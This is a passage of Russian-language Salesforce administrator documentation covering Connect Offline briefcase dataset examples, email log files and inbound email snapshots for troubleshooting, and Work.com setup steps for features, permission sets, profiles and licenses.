## Обновление приложения Connect Offline

Компания Salesforce выпускает регулярные обновления для приложения Connect Offline и уведомляет пользователей в соответствии с параметрами, заданными в их профилях.

СМ. ТАКЖЕ:

[Что такое стандартное содержимое портфеля Connect Offline?](#)

[Вкладки приложения Connect Offline](#)

[Устранение неполадок в приложении Connect Offline](#)

[Индивидуальная настройка системы Salesforce](#)

## Тестовые автономные наборы данных

Многие администраторы создают конфигурации портфеля на основе функциональных групп организации, так как пользователи одной группы, как правило, предъявляют похожие требования к данным. Ниже представлены тестовые наборы данных для общих групп Salesforce. Несмотря на уникальные требования, предъявляемые пользователями Connect Offline, данные примеры позволяют пользователям начать работу с наборами данных в конфигурациях портфеля.

## Менеджер по продажам

Как правило, менеджеры по продажам должны просматривать собственные записи и записи своих подчиненных. Кроме того, они могут внимательно отслеживать крупные сделки.

Конфигурация портфеля позволяет менеджерам по продажам просматривать:

- Собственные возможности
- Возможности, принадлежащие нижестоящим пользователям в иерархии ролей
- Все возможности стоимостью более 100 000 долларов США, которые должны быть закрыты в текущем квартале
- Все организации, связанные с возможностями
- Набор собственных записей контактов и действий

## Специалист по продажам

Конфигурация портфеля специалиста по продажам извлекает возможности, принадлежащие другим участникам рабочей группы, кроме записей пользователя. Конфигурация портфеля специалиста по продажам основывается на возможностях, так как все организации и контакты, добавленные в портфель, связаны с возможностями. Конфигурация портфеля позволяет специалистам по продажам просматривать:

- Не более 5 000 собственных возможностей и 5 000 возможностей, принадлежащих группе, работающей с возможностями. Данные возможности должны быть открыты или содержать крайний срок, датированный текущим

месяцем, последними двумя месяцами или последующими 24 месяцами. При наличии более 5 000 возможностей синхронизируются только 5 000 записей, измененных последними.

- Все организации, контакты и продукты, связанные с данными возможностями
- Набор задач и событий, связанных с данными возможностями

## Менеджер по работе с клиентами

Конфигурация портфеля менеджера по работе с клиентами основывается на организациях, то есть портфель содержит организации пользователя и связанные возможности. Фильтрация возможностей позволяет синхронизировать только открытые возможности, которые должны быть закрыты в текущем квартале. Дочерние наборы данных «Задача» и «Событие» извлекают все действия, связанные с данными возможностями. Портфель дополняется только открытыми задачами и событиями за последние два месяца. Родительские наборы данных «Задача» и «Событие» извлекают только действия пользователя и ограничивают их открытыми задачами и событиями, запланированными на следующие 30 дней. Набор данных «Контакт» извлекает контакты пользователя, но ограничивает их количество 500 недавними активными контактами.

СМ. ТАКЖЕ:

- [Определение наборов данных Connect Offline](#)
- [Управление конфигурациями портфеля Connect Offline](#)

## Отслеживание эл. почты

### Что такое журнал регистрации сообщений эл. почты?

Журналы регистрации сообщений эл. почты — это CSV-файлы, которые содержат сведения обо всех сообщениях эл. почты, отправленных посредством Salesforce за последние 30 дней. Ниже перечислены данные, доступные в журналах.

- Адрес эл. почты каждого отправителя и получателя
- Дата и время отправки каждого сообщения эл. почты
- Статус доставки каждого сообщения эл. почты
- Любой код ошибки, связанный с каждым сообщением эл. почты

Журналы регистрации сообщений эл. почты могут использоваться для исправления обнаруженных ошибок.

Введите строку «*Файлы журнала регистрации сообщений эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Файлы журнала регистрации сообщений эл. почты**», чтобы настроить файлы журнала регистрации сообщений электронной почты.

- Чтобы отправить запрос на новый журнал, нажмите кнопку «**Отправить запрос на просмотр журнала регистрации сообщений эл. почты**». Принимая во внимание объем эл. почты, обрабатываемый посредством Salesforce, полученные запросы могут быть добавлены в очередь. Журналы регистрации сообщений эл. почты должны быть доступны в течение 30 минут после запроса.
- Список отложенных запросов отображает статус невыполненных запросов на просмотр журнала регистрации сообщений эл. почты. Одновременно разрешается обрабатывать не более трех отложенных запросов.
- Список ошибок журналов регистрации сообщений эл. почты содержит описания неудачных запросов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к журналам регистрации сообщений эл. почты:

- «Изменение всех данных»

- Чтобы отправить неудачный запрос повторно, нажмите кнопку **«Отправить повторно»**.
- Чтобы удалить неудачный запрос, щелкните ссылку **«Удал.»**.



**Внимание:** Неудачный запрос, требующий обработки данных, срок давности которых превышает 30 дней, не может быть отправлен повторно; повторная отправка также не поддерживается при наличии трех отложенных запросов.

- Чтобы загрузить журнал регистрации сообщений эл. почты, щелкните **«Загрузить (.zip)»**. Журналы регистрации сообщений эл. почты — это CSV-файлы, доступные в виде сжатого файла, содержащего не более 100 000 записей. Запросы на просмотр журнала регистрации сообщений эл. почты могут возвращать до 500 000 записей, поэтому пользователям могут отображаться до пяти архивных файлов для загрузки. Журналы учитываются общими ограничениями хранилища файлов.
- Чтобы удалить журнал регистрации сообщений эл. почты, щелкните ссылку **«Удал.»**.

Дополнительную информацию о содержимом журнала см. в разделе **«Просмотр журналов регистрации сообщений эл. почты»** на странице 2314.

## Отправка запроса на просмотр журнала регистрации сообщений эл. почты

Чтобы отправить запрос на просмотр нового журнала регистрации сообщений эл. почты, выполните указанные ниже действия.

1. Введите строку *«Файлы журнала регистрации сообщений эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Файлы журнала регистрации сообщений эл. почты»**.

2. Нажмите кнопку **«Отправить запрос на просмотр журнала регистрации сообщений эл. почты»**.

Одновременно разрешается обрабатывать не более трех отложенных запросов. При наличии трех отложенных запросов новый запрос может быть отправлен только после выполнения как минимум одного их отложенных запросов.

3. Заполните поля «Время начала» и «Время окончания» для нужного журнала. Журналы доступны для сообщений, отправленных за последние 30 дней.



**Прим.:** Каждый журнал может охватывать не более семи дней. Чтобы просмотреть более ранние данные журнала, создайте несколько запросов.

4. При необходимости отфильтруйте журнал по строкам, поля которых (например, «Получатель» или «Верхний колонтитул кода сообщения») содержат определенное имя домена или адрес эл. почты. При вводе нескольких критериев фильтрации рекомендуем использовать запятые. Если данное поле пропускается, то журнал не фильтруется, а все возвращенные адреса эл. почты соответствуют заданному интервалу времени.
5. Введите адреса эл. почты для отправки электронного уведомления о выполнении запроса. Введите адреса эл. почты через запятую.

Чтобы отменить запрос и открыть страницу общих сведений о журнале, нажмите кнопку **«Отмена»**.

СМ. ТАКЖЕ:

[Просмотр журналов регистрации сообщений эл. почты](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к журналам регистрации сообщений эл. почты:

- «Изменение всех данных»

## Просмотр журналов регистрации сообщений эл. почты

Таблица ниже содержит описание и примеры полей журнала.

| Столбец | Поле                      | Описание  | Пример               |
|---------|---------------------------|---|----------------------|
| A       | Дата/время                | Дата и время отправки сообщения по Гринвичу.  | 3/06/2009 13:37      |
| B       | Код внутреннего сообщения | Уникальный внутренний код сообщения.  | 16/A4-20983-88E21E84 |
| C       | Событие эл. почты         | <p>Данное поле определяет финальное событие на почтовом сервере. Ниже перечислены возможные значения.</p> <p><b>R (получение)</b><br/>Сообщение эл. почты получено.</p> <p><b>D (доставка)</b><br/>Сообщение эл. почты отправлено.</p> <p><b>T (временная ошибка)</b><br/>Передача сообщения эл. почты отложена. Система Salesforce повторит доставку в течение 24 часов. Первая попытка выполняется через пять минут после первой временной ошибки, вторая — через 10 минут,</p> | T                    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к журналам регистрации сообщений эл. почты:

- «Изменение всех данных»

| Столбец | Поле                              | Описание  | Пример  |
|---------|-----------------------------------|---|---|
|         |                                   | <p>третья — через 20 минут и т. д.</p> <p><b>R (неустранимая ошибка)</b><br/>Сообщение эл. почты не доставлено.</p>   |   |
| D       | Получатель                        | Адрес эл. почты пользователя, которому отправляется сообщение эл. почты.  | admin@acme.com  |
| E       | Отправитель                       | Адрес эл. почты пользователя, отправляющего сообщение эл. почты.  | user@acme.com   |
| F       | Удаленный хост                    | IP-адрес сервера приложений, используемого для доставки сообщения эл. почты на почтовый сервер.   | 10.0.0.1  |
| G       | Количество переданных байтов      | Размер сообщения эл. почты.   | 11856   |
| H       | Код пользователя                  | Код отправителя сообщения эл. почты в системе Salesforce.   | 00540000000rSXT   |
| I       | Верхний колонтитул кода сообщения | Верхний колонтитул кода в начале каждого сообщения эл. почты.   | 21749386.<br>106091224027705044.<br>JavaMail.<br>sfdc@na2-app4-2-sj1.<br>ops.sfdc.net |
| J       | Количество повторов               | Количество попыток доставки сообщения эл. почты.  | 11  |
| K       | Время в очереди (в секундах)      | Количество секунд, необходимое для доставки сообщения эл. почты.  | 300   |
| L       | Этап доставки                     | <p>Финальный этап доставки перед регистрацией. Ниже перечислены значения этапов в порядке их отображения во время SMTP-сеанса.</p> <p><b>BANNER</b><br/>Ответ SMTP-подключения.</p> | during RCPT TO  |

| Столбец | Поле | Описание   | Пример |
|---------|------|--|--------|
|         |      | <b>EHLO</b>  |        |
|         |      | Начало сеанса с почтовым сервером.   |        |
|         |      | <b>STARTTLS</b>  |        |
|         |      | Установка сеанса безопасной связи с почтовым сервером.                       |        |
|         |      | <b>MAIL FROM</b>   |        |
|         |      | Отображение отправителя сообщения эл. почты.                                 |        |
|         |      | <b>RCPT TO</b>   |        |
|         |      | Отображение получателя сообщения эл. почты.                                  |        |
|         |      | <b>DATA</b>  |        |
|         |      | Отображение последующего текста как сообщения эл. почты.                     |        |
|         |      | <b>BODY</b>  |        |
|         |      | Статус отправки текста сообщения эл. почты получателю.                       |        |
|         |      | <b>RSET</b>  |        |
|         |      | Сброс состояния сервера, завершение сеанса.                                  |        |
|         |      | Ниже перечислены ответы, которые могут отображаться на любом этапе доставки. |        |
|         |      | <b>while not connected</b>   |        |
|         |      | Клиент пытается установить подключение.                                      |        |
|         |      | <b>while idle</b>  |        |
|         |      | Клиент подключен, но не поддерживает отправку или прием команд.              |        |
|         |      | <b>reading confirmation</b>  |        |
|         |      | Команда отправлена, а клиент ожидает ответа.                                 |        |
|         |      | <b>handshaking TLS</b>   |        |
|         |      | При установке безопасного  |        |



| Столбец | Поле                      | Описание  | Пример       |
|---------|---------------------------|---|--------------|
|         |                           | <p>подключения<br/>произошла ошибка.</p> <p><b>out of band bounce</b><br/>Принимающий сервер<br/>принял команду, а затем<br/>отклонил ее по<br/>неизвестной причине.</p> <p><b>in unknown state</b><br/>Произошла неизвестная<br/>ошибка.</p> |              |
| M       | Адрес для перенаправления | Имя хоста выбранной системы перенаправления.  | relay.my.org |
| N       | Порт для перенаправления  | Порт выбранной системы перенаправления.   | 587          |

| Столбец | Поле                           | Описание   | Пример                  |
|---------|--------------------------------|--|-------------------------|
| 0       | Уведомление о статусе доставки | <p>После каждого этапа доставки почтовый сервер отправляет трехзначный код ответа. Первая цифра определяет успешность выполнения команды; вторая цифра определяет тип ошибки; третья цифра определяет дополнительные сведения, необходимые для решения возможной проблемы.</p> <p>Ниже перечислены пять возможных значений первой цифры.</p> <p><b>1xx (положительный предварительный ответ)</b><br/>Команда принята, но ответ не отправлен.</p> <p><b>2xx (положительный окончательный ответ)</b><br/>Запрошенное действие выполнено.</p> <p><b>3xx (положительный промежуточный ответ)</b><br/>Команда принята, но запрошенное действие требует дополнительных сведений.</p> <p><b>4xx (временно отрицательный окончательный ответ)</b><br/>Команда не принята, а запрошенное действие не выполнено. Тем не менее, ошибочное условие является временным и действие может быть запрошено повторно.</p> <p><b>5xx (постоянно отрицательный окончательный ответ)</b><br/>Команда не принята, а запрошенное действие</p> | 421 no adequate servers |

| Столбец | Поле | Описание  | Пример |
|---------|------|---|--------|
|         |      | не выполнено.<br>Каждый поставщик службы эл. почты использует коды по-разному, поэтому список значений для второй и третьей цифр отсутствует.<br>Дополнительную информацию о данных кодах см. в официальной документации SMTP (раздел 4.2.1): <a href="http://www.ietf.org/rfc/rfc2821.txt?number=2821">http://www.ietf.org/rfc/rfc2821.txt?number=2821</a> |        |

СМ. ТАКЖЕ:

[Что такое журнал регистрации сообщений эл. почты?](#)

## Устранение неполадок со снимками входящих сообщений эл. почты

Создание снимка входящих сообщений эл. почты для быстрого устранения возникших неисправностей.

Снимок входящего сообщения эл. почты — это копия входящего сообщения эл. почты, позволяющая диагностировать неполадки в работе служб эл. почты (например, Email to Salesforce, Email-to-Case и службы эл. почты Apex). Чтобы отправить запрос на получение снимка, введите критерии для адресов отправителя и получателя сообщения эл. почты, при выполнении которых система создает отдельную копию входящего сообщения, доступную для просмотра и загрузки. Само сообщение эл. почты обрабатывается в обычном режиме, без изменений. Ниже перечислены компоненты снимков.

- Адрес отправителя
- Адрес службы входящих сообщений эл. почты
- Дата и время снимка
- Полное содержимое сообщения (включая заголовки и вложения)

Чтобы включить функцию снимков электронной почты, свяжитесь с Salesforce.

- Чтобы перейти к входящим сообщениям эл. почты, введите строку «Снимки сообщений эл. почты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Снимки сообщений эл. почты».
- Чтобы отправить запрос на получение снимка входящего сообщения эл. почты, введите критерии для адресов получателя (обязательно) и отправителя (дополнительно). Затем щелкните «Запросить снимок».

Запрошенный снимок добавляется в список «Отложенные и готовые снимки». Как только входящее сообщение соответствует заданным критериям, система создает снимок и выполняет запрос.

- Для просмотра сделанных снимков:

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса, просмотра, загрузки и удаления снимков сообщений эл. почты:

- «Изменение всех данных»

| Параметр                   | Описание  |
|----------------------------|---|
| Просмотр сведений о снимке | Чтобы просмотреть время создания снимка, адрес отправителя и адрес службы входящих сообщений эл. почты, щелкните <b>«Показать сведения»</b> . Чтобы свернуть раздел сведений, щелкните <b>«Скрыть сведения»</b> . |
| Загрузка снимка            | Нажмите кнопку <b>«Загрузить»</b> , а затем откройте сообщение эл. почты в виде текстового файла или сохраните его на компьютер.  |

Ниже перечислены рекомендации по использованию снимков входящих сообщений эл. почты.

- Общее количество отложенных и готовых снимков не должно превышать 25. Чтобы освободить пространство для новых снимков, удалите некоторые текущие снимки. Удалению подлежат любые отложенные и готовые снимки (даже те, которые изначально были запрошены другими пользователями).
- Снимки удаляются без возможности восстановления. Они не перемещаются в корзину.
- Примите во внимание рекомендации по вводу критериев для адреса получателя.
  - Критерии применяются ко всем адресам, указанным в полях «Кому», «Копия» или «СК» сообщения эл. почты.
  - Адреса службы входящих сообщений эл. почты всегда заканчиваются элементом *salesforce.com*.
  - Чтобы найти адреса, используемые в организации, воспользуйтесь таблицей ниже.

| Тип адреса входящего сообщения эл. почты   | Область поиска адресов  |
|--|---|
| Уникальный адрес пользователя Email to Salesforce                                    | На странице личных параметров пользователя введите строку <i>Email to Salesforce</i> в поле «Быстрый поиск» в меню «Настройка» и выберите пункт <b>Email to Salesforce</b> , чтобы просмотреть уникальный адрес, назначенный пользователю функцией «Email to Salesforce». |
| Адреса маршрутизации эл. почты для функции Email-to-Case или On-Demand Email-to-Case | Введите строку <i>Email-to-Case</i> в поле «Быстрый поиск» и выберите пункт <b>Email-to-Case</b> , чтобы открыть страницу параметров «Email-to-Case». Просмотрите раздел «Адреса маршрутизации».  |
| Адреса службы эл. почты организации  | Введите строку <i>«Службы эл. почты»</i> в поле «Быстрый поиск» в меню «Настройка», а затем выберите пункт <b>«Службы эл. почты»</b> и имя нужной службы.   |

- Символ «\*» может использоваться в локальной (перед символом «@») и доменной (после символа «@») частях адреса эл. почты. Использование пробелов, запятых и точек с запятыми запрещено. Каждое адресное поле может содержать не более 255 символов.
- Если вы хотите запросить более одного снимка с идентичными критериями, щелкните **Запросить снимок** несколько раз.
- Если готовый снимок отображается со статусом «Ожидание», рекомендуем обновить страницу.

- Срок действия снимков не ограничен. Если никакие входящие сообщения не соответствуют указанным критериям, запрошенный снимок остается со статусом Ожидание в течение неопределенного количества времени. Готовые снимки хранятся до их удаления пользователем.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Настройка Work.com

---

### Общие сведения о внедрении Work.com

Work.com — это набор инструментов для управления продажами и услугами, позволяющий менеджерам и рабочим группам повысить эффективность обучения и выполнения поставленных задач.

Work.com поддерживает разные функции, предназначенные для повышения производительности рабочих групп. А именно: признание, связанное с реальными наградами, подробные цели и обучение в режиме реального времени, а также полнофункциональные обзоры производительности.

Чтобы настроить Work.com после получения лицензий Work.com, выполните указанные ниже действия.

- Назначьте администратора Work.com для завершения процесса настройки.
- Включите настройки для функций Work.com.
- Настройте полномочия для функций Work.com посредством профилей или наборов полномочий.
- Назначьте лицензии Work.com пользователям.
- Настройте функции Work.com для организации.

СМ. ТАКЖЕ:

[Предварительные требования](#)

[Назначение администратора Work.com](#)

[Включение функций Work.com](#)

[Доступ к функциям Work.com](#)

[Типы лицензий Work.com](#)

[Общие сведения о функциях Work.com](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

## Предварительные требования

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |   |
|---|---|
| Для включения функций Work.com:             | «Настройка приложения»  |
| Для назначения наборов полномочий:          | «Назначение наборов полномочий»   |
| Для назначения профилей:                    | «Управление пользователями»   |
| Для настройки параметров безопасности поля: | «Управление профилями и наборами полномочий»<br>И<br>«Настройка приложения» |
| Для просмотра вкладки «Калибровка»:         | «Включить калибровку Work.com»  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Прежде чем включить Work.com в организации, составьте план внедрения.

Прежде чем начать процесс внедрения, рекомендуем включить полномочия Work.com и получить лицензии Work.com для организации Salesforce. Данные действия будут координироваться контактом Salesforce. При необходимости проверьте наличие доступных лицензий Work.com. В разделе «Настройка» введите «Сведения о компании» в поле «Быстрый поиск», затем выберите «Сведения о компании» и проверьте имя пользователя Work.com в разделе «Лицензии на компоненты».

 **Прим.:** Рекомендуем включить поддержку Chatter, независимо от версии, используемой организацией. Многие функции Work.com используют ленту Chatter для взаимодействия с пользователями и их уведомления. Чтобы подтвердить включение Chatter, введите строку «*Параметры Chatter*» в поле «Быстрый поиск», выберите пункт «**Параметры Chatter**» и убедитесь, что параметры Chatter включены.

СМ. ТАКЖЕ:

[Назначение администратора Work.com](#)

## Включение Work.com

### Назначение администратора Work.com

Прежде чем включить Work.com в организации, рекомендуем назначить лицензию на компонент «Пользователь Work.com» пользователю, являющемуся системным администратором и несущему ответственность за настройку Work.com для организации. Администратор, настраивающий Work.com, должен назначить лицензию самому себе.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив имени пользователя, который будет системным администратором.
3. Установите флажок «**Пользователь Work.com**» в правом столбце.
4. Нажмите кнопку «**Сохранить**».

Настоятельно рекомендуем создать отдельный профиль «Администратор Work.com» с ограниченным доступом ввиду широких возможностей стандартного профиля Salesforce «Системный администратор».

СМ. ТАКЖЕ:

[Включение функций Work.com](#)

### Включение функций Work.com

Администраторы могут включать настройки для функций Work.com на странице «Параметры Work.com».

Все параметры, кроме разделов «Параметры благодарностей» и «Параметры навыков», требуют наличия лицензии Work.com.

1. Введите строку «*Параметры Work.com*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Work.com**».
2. Выберите нужные функции Work.com.

При приобретении Work.com до выпуска Spring'15 функции, отображаемые пользователям, определяются наличием лицензий на компонент **Work.com Motivate**, **Work.com Align** или **Work.com Perform**.

| Функция                | Раздел                          | Описание  |
|------------------------|---------------------------------|---|
| Включить благодарности | <b>Параметры благодарностей</b> | <p>Данная функция позволяет пользователям выражать свою признательность посредством эмблем-благодарностей в ленте Chatter.</p> <p>При отключении данного параметра действие «Благодарность» будет недоступно в публикаторе Chatter. Тем не менее сообщения-благодарности,</p> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения администратора Work.com:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функций Work.com:

- «Настройка приложения»

| Функция  | Раздел                              | Описание  |
|--|-------------------------------------|---|
|  |                                     | созданные ранее, будут доступны без ограничений.  |
| Разрешить создание настраиваемых эмблем только определенной группе пользователей | <b>Параметры благодарностей</b>     | По умолчанию создание настраиваемых эмблем доступно всем пользователям. Данный параметр позволяет создавать эмблемы только пользователям с полномочием «Создание» для объекта «Награда».  |
| Включить награды   | <b>Параметры признаний</b>          | Данная функция позволяет дополнять эмблемы реальными наградами. Авторы наград могут загружать коды подарков для создания копилки наград. Дополнительную информацию о создании наград см. в разделе «Копилки наград».  |
| Включить группы менеджеров для обучения  | <b>Параметры обучения</b>           | Включите группы менеджеров, чтобы менеджеры могли иметь доступ к пространствам обучения отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе « <b>Параметры общего доступа</b> ».   |
| Включить группы менеджеров для целей   | <b>Параметры целей</b>              | Включите группы менеджеров, чтобы менеджеры могли иметь доступ к целям отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе « <b>Параметры общего доступа</b> ».  |
| Включить калибровку  | <b>Параметры производительности</b> | Данная функция позволяет просматривать и обновлять показатели эффективности рабочих групп и отдельных пользователей.<br><br> <b>Прим.:</b> В организациях, использующих версию <b>Performance Edition</b> , функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».  |
| Включить навыки  | <b>Параметры навыков</b>            | Данная функция позволяет пользователям добавлять навыки в свои профили и подтверждать навыки других пользователей. Включение данного параметра заменяет виджет «Профильные темы» в профиле Chatter.   |
| Ограничить редактирование навыков и подтверждений страницами сведений о записях  | <b>Параметры навыков</b>            | Данная функция позволяет пользователям выключать встроенное редактирование навыков и подтверждений в профилях Chatter, а также ограничивать редактирование страницами сведений о записях. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями.<br><br> <b>Прим.:</b> Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter. |



| Функция   | Раздел                   | Описание   |
|---|--------------------------|--|
| Включить автоматические сообщения ленты о навыках | <b>Параметры навыков</b> | Данная функция позволяет автоматически создавать сообщения ленты Chatter при добавлении нового навыка.         |
| Включить предложенные навыки                      | <b>Параметры навыков</b> | Данная функция позволяет отображать дополнительные навыки пользователей на основе их действий в темах Chatter. |

**3.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Доступ к функциям Work.com](#)

## Доступ к функциям Work.com

После включения Work.com для организации предоставьте пользователям доступ к функциям Work.com посредством профилей или наборов полномочий.

Администраторы могут предоставлять пользователям доступ к функциям Work.com посредством профилей или наборов полномочий.

 **Прим.:** Организации Professional Edition должны будут предоставлять доступ посредством текущих профилей.

- Профиль содержит полномочия пользователя и параметры доступа, которые определяют действия, доступные пользователям в организации. Каждому пользователю может быть назначен только один профиль. Дополнительную информацию о создании профилей см. в разделе [«Рекомендованные профили Work.com»](#).
- Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей. Дополнительную информацию о создании соответствующих наборов полномочий см. в разделе [«Рекомендованные наборы полномочий Work.com»](#).

Лицензии пользователя Work.com Only, предоставленные организации, поддерживают стандартный профиль Work.com Only. Помните, что стандартный профиль не может быть изменен, но может быть клонирован для последующего изменения.

СМ. ТАКЖЕ:

[Рекомендованные наборы полномочий Work.com](#)

[Назначение наборов полномочий Work.com](#)

[Рекомендованные профили Work.com](#)

[Назначение профилей Work.com](#)

[Типы лицензий Work.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Назначение наборов полномочий Work.com

Назначьте наборы полномочий, поддерживающие доступ к компоненту Work.com, пользователям посредством меню «Настройка».

Прежде чем назначить наборы полномочий пользователям, рекомендуем создать наборы полномочий, поддерживающие доступ к компоненту Work.com. Дополнительную информацию см. в разделе «[Рекомендованные наборы полномочий Work.com](#)».

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужного пользователя.
3. Нажмите кнопку «**Редактировать назначения**» в связанном списке «Назначения набора полномочий».
4. Чтобы назначить набор полномочий, выберите нужный набор в поле «Доступные наборы полномочий» и нажмите кнопку «**Добавить**». Чтобы удалить назначение набора полномочий, выберите нужный набор в поле «Включенные наборы полномочий» и нажмите кнопку «**Удалить**».

### Прим.:

- Страница «Назначения набора полномочий» содержит наборы полномочий без связанной лицензии и наборы полномочий, которые соответствуют лицензии пользователя. Например, при использовании лицензии Chatter Only пользователю могут быть назначены наборы полномочий с лицензией Chatter Only и наборы полномочий без связанной лицензии.

При назначении набора полномочий без связанной лицензии пользователя все включенные параметры и полномочия должны быть разрешены лицензией пользователя. В противном случае назначение не выполняется.

- Некоторые полномочия могут быть предоставлены пользователю только при наличии соответствующих *лицензий набора полномочий*. Например, набор полномочий «Identity», дополненный полномочием «Использование Identity Connect», может быть назначен только пользователям с лицензией набора полномочий Identity Connect.

5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»

## Назначение профилей Work.com

Назначьте профили, поддерживающие доступ к компоненту Work.com, пользователям посредством меню «Настройка».


Прежде чем назначить профили пользователям, рекомендуем создать профили, поддерживающие доступ к компоненту Work.com. Дополнительную информацию см. в разделе [«Рекомендованные профили Work.com»](#).

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив нужного пользователя.
3. Выберите нужный профиль из раскрывающегося списка **«Профиль»**.
4. Нажмите кнопку **«Сохранить»**.

## Типы лицензий Work.com

После предоставления доступа к функциям Work.com посредством наборов полномочий или профилей назначьте пользователям лицензию Work.com.

Work.com поддерживает два типа лицензий.

- Лицензии пользователя Work.com Only предназначаются пользователям без лицензии Salesforce, которым требуется доступ только к функциям Work.com.
  -  **Прим.:** Лицензии пользователя Work.com Only поддерживают ограниченные функции администрирования. Пользователям, которые будут администрировать циклы сводок по производительности или другие функции Work.com, должны быть назначены лицензии на компонент «Пользователь Work.com».
- Лицензии на компонент «Пользователь Work.com» предназначаются пользователям, имеющим лицензию Salesforce.

Прежде чем назначить лицензии всем пользователям, рекомендуем настроить функции Work.com. Например, первоначальное ограничение лицензий администраторами Work.com позволяет избежать раннего предоставления доступа к некоторым функциям.

СМ. ТАКЖЕ:

[Назначение лицензий пользователя Work.com Only](#)

[Назначение лицензий на компонент «Пользователь Work.com»](#)

[Общие сведения о функциях Work.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения профилей:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Назначение лицензий пользователя Work.com Only

Назначьте лицензию Work.com Only пользователям без лицензии Salesforce, которым требуется доступ только к компоненту Work.com.

Лицензии пользователя Work.com Only поддерживают ограниченные функции администрирования. Пользователям, которые будут администрировать циклы сводок по производительности или другие функции Work.com, должны быть назначены лицензии на компонент «Пользователь Work.com».

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив нужного пользователя.
3. Выберите значение «**Work.com Only**» из раскрывающегося списка «**Лицензия пользователя**».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Типы лицензий Work.com](#)

[Назначение лицензий на компонент «Пользователь Work.com»](#)

## Назначение лицензий на компонент «Пользователь Work.com»

Назначьте лицензию на компонент «Пользователь Work.com» пользователям, имеющим лицензию Salesforce.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив нужного пользователя.
3. Установите флажок «**Пользователь Work.com**» в правом столбце.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Типы лицензий Work.com](#)

[Назначение лицензий пользователя Work.com Only](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
